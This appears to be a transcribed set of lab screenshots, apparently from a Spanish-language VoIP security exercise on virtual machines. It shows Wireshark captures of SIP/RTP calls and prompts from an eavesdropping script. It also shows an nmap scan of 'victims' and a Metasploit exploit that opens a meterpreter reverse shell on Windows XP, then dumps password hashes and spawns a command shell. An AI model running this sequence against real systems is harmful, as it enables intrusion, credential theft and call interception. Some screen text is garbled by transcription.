

Filter: [Show the capture options...]

No.	Time	Source	Destination	Protocol	Length	Info
466	12.6585430	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31232, Time=3640535528
469	12.6881180	192.168.2.5	192.168.2.12	RTCP	106	Sender Report source description
470	12.6884080	192.168.2.5	192.168.2.12	RTCP	106	Sender Report source description
471	12.6909820	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31233, Time=3640535688
472	12.6911510	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31233, Time=3640535688
473	12.7066410	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31234, Time=3640535848
474	12.7068340	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31234, Time=3640535848
475	12.7268460	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31235, Time=3640536008
476	12.7270450	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31235, Time=3640536008
477	12.7364690	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31236, Time=3640536168
478	12.7366220	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31236, Time=3640536168
479	12.7671680	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31237, Time=3640536328
480	12.7674010	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31237, Time=3640536328
481	12.7868800	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31238, Time=3640536488
482	12.7871000	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31238, Time=3640536488
483	12.8312950	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=31239, Time=3640536648

Frame 32: 552 bytes on wire (4416 bits), 552 bytes captured (4416 bits) on interface 0
 Ethernet II, Src: vmware_Ob:89:9e (00:0c:29:0b:89:9e), Dst: vmware_d3:2a:d1 (00:0c:29:d3:2a:d1)
 Internet Protocol Version 4, Src: 192.168.2.5 (192.168.2.5), Dst: 192.168.2.12 (192.168.2.12)
 User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
 Session Initiation Protocol

```

0000 00 0c 29 d3 2a d1 00 0c 29 0b 89 9e 08 00 45 60 ..).*... ).....E
0010 02 1a 4d d0 00 00 40 11 a5 41 c0 a8 02 05 c0 a8 ..M...@.A.....
0020 02 0c 13 c4 13 c4 02 06 04 65 53 49 50 2f 32 2e .....eSIP/2.
0030 30 20 34 30 31 20 55 6e 61 75 74 68 6f 72 69 7a 0 401 Um authoriz
0040 65 64 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 ed.,Via: SIP/2.0
0050 76 55 44 50 20 31 20 27 7a 21 26 28 7a 27 2a 21 /app:102 168 2 1
  
```



Eavesdropping Server

```
Applications Places System Terminal Fri Nov 2, 18:49
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 192.168.2.100 0.0.0.0 UG 100 0 0 eth2
192.168.2.0 0.0.0.0 255.255.255.0 U 0 0 0 eth2

INGRESE LA DIRECCION IP DEL GATEWAY

192.168.2.100
```

```
Applications Places System Terminal Fri Nov 2, 18:49
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
4 EAVESDROPPING SERVIDOR

eth2 Link encap:Ethernet HWaddr 00:0c:29:d3:2a:d1
inet addr:192.168.2.4 Bcast:192.168.2.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fed3:2ad1/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:98796 errors:0 dropped:0 overruns:0 frame:0
TX packets:119512 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:17410821 (17.4 MB) TX bytes:29736063 (29.7 MB)
Interrupt:19 Base address:0x2000


lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:8147 errors:0 dropped:0 overruns:0 frame:0
TX packets:8147 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:4082177 (4.0 MB) TX bytes:4082177 (4.0 MB)

INGRESE SU INTERFAZ ej eth0


eth2

INGRESE LA DIRECCION IP DEL SERVIDOR

192.168.2.5
```



Penetración



```
Applications Places System
Fri Nov 2, 18:54
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
Escaneando.....

Las posibles victimas son:

Starting Nmap 6.01 ( http://nmap.org ) at 2012-11-02 18:53 EDT
Nmap scan report for 192.168.2.9
Host is up (0.0021s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5060/tcp  open  sip
MAC Address: 00:0C:29:C0:30:64 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.56 seconds

ingrese la direccion IP de la victima
█
```

```
Applications Places System
Fri Nov 2, 18:54
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
eth2  Link encap:Ethernet HWaddr 00:0c:29:d3:2a:d1
      inet addr:192.168.2.4 Bcast:192.168.2.255 Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fed3:2ad1/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:100225 errors:0 dropped:0 overruns:0 frame:0
      TX packets:120900 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:17521256 (17.5 MB) TX bytes:29826737 (29.8 MB)
      Interrupt:19 Base address:0x2000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:8184 errors:0 dropped:0 overruns:0 frame:0
      TX packets:8184 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:4093769 (4.0 MB) TX bytes:4093769 (4.0 MB)

ingrese su direccion IP
192.168.2.4
█
```



```
Applications Places System Fri Nov 2, 18:55
root@bt: ~
File Edit View Terminal Tabs Help
root@bt: ~
root@bt: ~
root@bt: ~
Code: 00 00 00 00 M3 T4 SP L0 LT FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

= [ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ .. --=[ 973 exploits - 515 auxiliary - 156 post
+ .. --=[ 261 payloads - 28 encoders - 8 nops

RHOST => 192.168.2.9
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.2.4
[*] Started reverse handler on 192.168.2.4:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Spanish
[*] Selected Target: Windows XP SP2 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.2.9
[*] Meterpreter session 1 opened (192.168.2.4:4444 -> 192.168.2.9:1277) at 2012-11-02 18:55:31 -0400
meterpreter >
```

```
Applications Places System Terminal
Use the command line
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
root@bt: ~
root@bt: ~

#####
#####.....
#####.....
#####.....
#####.....

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --[ 973 exploits - 515 auxiliary - 156 post
+ -- --[ 261 payloads - 28 encoders - 8 nops

RHOST => 192.168.2.9
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.2.4
[*] Started reverse handler on 192.168.2.4:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Spanish
[*] Selected Target: Windows XP SP2 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.2.9
[*] Meterpreter session 1 opened (192.168.2.4:4444 -> 192.168.2.9:1277) at 2012-11-02 18:55:31 -0400

meterpreter > sysinfo
Computer      : XP
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : es_ES
Meterpreter   : x86/win32
meterpreter >
```

```

Applications Places System
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
540 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
604 540 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
636 540 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
680 636 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
692 636 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
744 1448 IEXPLORE.EXE x86 0 XP\Admin C:\Archivos de programa\Internet Explorer\
iexplore.exe
812 1448 Zoiper.exe x86 0 XP\Admin C:\Documents and Settings\Admin\Escritorio
\Zoipper\Zoiper.exe
844 680 vmacthlp.exe x86 0 NT AUTHORITY\SYSTEM C:\Archivos de programa\VMware\VMware Tool
s\vmacthlp.exe
872 680 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
960 680 svchost.exe x86 0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
1056 680 alg.exe x86 0 NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\System32\alg.exe
1072 680 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1148 680 svchost.exe x86 0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
1244 680 svchost.exe x86 0 NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\svchost.exe
1448 1420 explorer.exe x86 0 XP\Admin C:\WINDOWS\Explorer.EXE
1532 1448 cmd.exe x86 0 XP\Admin C:\WINDOWS\system32\cmd.exe
1580 680 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1692 1448 VMwareTray.exe x86 0 XP\Admin C:\Archivos de programa\VMware\VMware Tool
s\VMwareTray.exe
1744 1448 VMwareUser.exe x86 0 XP\Admin C:\Archivos de programa\VMware\VMware Tool
s\VMwareUser.exe
1776 1448 ctfmon.exe x86 0 XP\Admin C:\WINDOWS\system32\ctfmon.exe
1868 1072 wuauclt.exe x86 0 XP\Admin C:\WINDOWS\system32\wuauclt.exe
2024 680 vmtoolsd.exe x86 0 NT AUTHORITY\SYSTEM C:\Archivos de programa\VMware\VMware Tool
s\vmtoolsd.exe

meterpreter > hashdump
Admin:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Asistente de ayuda:1000:72c898b5e5f58e5323fc1e1648f95be3a:e1c19b2e2ee9e5d27d365d1dda23d96:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:4f64d9819f9ae81e2e982efc79207d08:::
meterpreter >

```

```

Applications Places System
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
1580 680 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1692 1448 VMwareTray.exe x86 0 XP\Admin C:\Archivos de programa\VMware\VMware Tool
s\VMwareTray.exe
1744 1448 VMwareUser.exe x86 0 XP\Admin C:\Archivos de programa\VMware\VMware Tool
s\VMwareUser.exe

```


```

Applications Places System
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
Architecture : x86
System Language : es_ES
Meterpreter : x86/win32
meterpreter > ps

Process List
-----
PID PPID Name Arch Session User Path
----
0 0 [System Process] 4294967295
4 0 System x86 0 NT AUTHORITY\SYSTEM
276 680 VMUpgradeHelper.exe x86 0 NT AUTHORITY\SYSTEM C:\Archivos de programa\VMware\VMware Tool
s\VMUpgradeHelper.exe
540 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
604 540 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
636 540 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
680 636 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
692 636 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
744 1448 IEXPLORE.EXE x86 0 XP\Admin C:\Archivos de programa\Internet Explorer\
iexplore.exe
812 1448 Zoiper.exe x86 0 XP\Admin C:\Documents and Settings\Admin\Escritorio
\Zoipper\Zoiper.exe
844 680 vmacthlp.exe x86 0 NT AUTHORITY\SYSTEM C:\Archivos de programa\VMware\VMware Tool
s\vmacthlp.exe
872 680 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
960 680 svchost.exe x86 0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
1056 680 alg.exe x86 0 NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\System32\alg.exe
1072 680 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1148 680 svchost.exe x86 0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
1244 680 svchost.exe x86 0 NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\svchost.exe
1448 1420 explorer.exe x86 0 XP\Admin C:\WINDOWS\Explorer.EXE
1532 1448 cmd.exe x86 0 XP\Admin C:\WINDOWS\system32\cmd.exe
1580 680 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1692 1448 VMwareTray.exe x86 0 XP\Admin C:\Archivos de programa\VMware\VMware Tool
s\VMwareTray.exe
1744 1448 VMwareUser.exe x86 0 XP\Admin C:\Archivos de programa\VMware\VMware Tool
s\VMwareUser.exe

```



```
Applications Places System [?] Fri Nov 2, 18:57
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
meterpreter > hashdump
Admin:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Asistente de ayuda:1000:72c898b5ef58e5323fc1e1648f95be3a:e1c19be22ec9e5d27d365d1dda23d96:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:4f64d9819f9ae81e2e982efc79207d08:::
meterpreter > shell
Process 1064 created.
Channel 1 created.
Microsoft Windows XP [Versi0n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

